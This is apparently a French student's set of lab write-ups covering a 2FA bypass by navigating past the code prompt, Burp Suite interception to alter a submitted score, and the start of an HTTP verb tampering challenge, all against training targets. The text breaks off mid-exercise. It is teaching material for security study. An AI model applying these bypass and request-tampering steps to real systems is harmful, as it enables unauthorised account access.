TP Cyber

2FA BYPASS 1

Lab: 2FA simple bypass

APPRENTICE

LAB | Not solved

This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, access Carlos's account page.

- Your credentials: `wiener:peter`
- Victim's credentials `carlos:montoya`

ACCESS THE LAB

On se login avec nos informations soit :

- login : wiener
- password : peter

On nous demande un code reçu par email, on clique donc sur le bouton client email qui nous amène sur le client web d'email du site.

Your email address is wiener@exploit-0ab800e40415cb1c81db1128019b00a3.exploit-server.net

Displaying all emails @exploit-0ab800e40415cb1c81db1128019b00a3.exploit-server.net and all subdomains

Sent	To	From	Subject	Body	
2025-03-26 10:13:04 +0000	wiener@exploit-0ab800e40415cb1c81db1128019b00a3.exploit-server.net	no-reply@0a1b00e0043fcbdb811a12b4009d00a5.web-security-academy.net	Security code	Hello! Your security code is 1765. Please enter this in the app to continue. Thanks, Support team	View raw


On rentre le code 2FA et on est sur une page pour mettre a jour notre email :


Première tentative

On fait la meme chose avec les identifiants de la victime :

- login : carlos
- password :montoya

On nous redemande un code envoyé par mail.







D'ici on clique sur back to home lab pour retourner la page principal.
Le site de vérifie pas que le code 2FA a bien été saisie. On peu donc retourner sur l'onglets my

account en cliquant sur l'hyperlien ci dessous:


Et nous voila connecté au compte de la victime sans avoir a validé le code 2FA :



Root-me HTTP-POST




Le challenge nous amène sur ce site :




On peut retenter autant de fois que l'on veux il semble impossible de battre la machine.

On va donc tricher grace à Burpsuite :




On arrive sur une page comme ci dessus et va aller dans l'onglet proxy pour intercepter les requêtes qu'on envoie. On arrive sur cette page :




On clique sur open browser et on rentre l'adresse du challenge : http://challenge01.root-me.org/web-serveur/ch56/


On active l'interception des paquets sortant en cliquant sur le bouton `intercept` et on clique sur give it a try sur le site du challenge pour envoyer un paquet.




On intercepte bien un paquet avec le score que l'on va envoyer au server : 825408.
On change le score en une valeur supérieur a **999999** pour gagner face a la machine et on clique sur forward pour transmettre le paquet modifié:




Et voila on a réussi le challenge :




Root-me Burpsuite Verb tampering



On démarre le challenge et on tombe sur cette page :




On lance Burpsuite et on intercepte le paquets sortant quand on tente de de se connecter:



On peu en déduire que la méthode GET est utilisé pour se connecter, mais a part çela pas grand chose...


On va tenter de remplacer la méthode GET par d'autre méthodes de requête soit :

- POST, HEAD, PUT, DELETE, OPTIONS, TRACE, et PATCH
  On va utiliser l'onglet intruder de Burpsuite et copier la requête vu juste avant avec une petite difference:

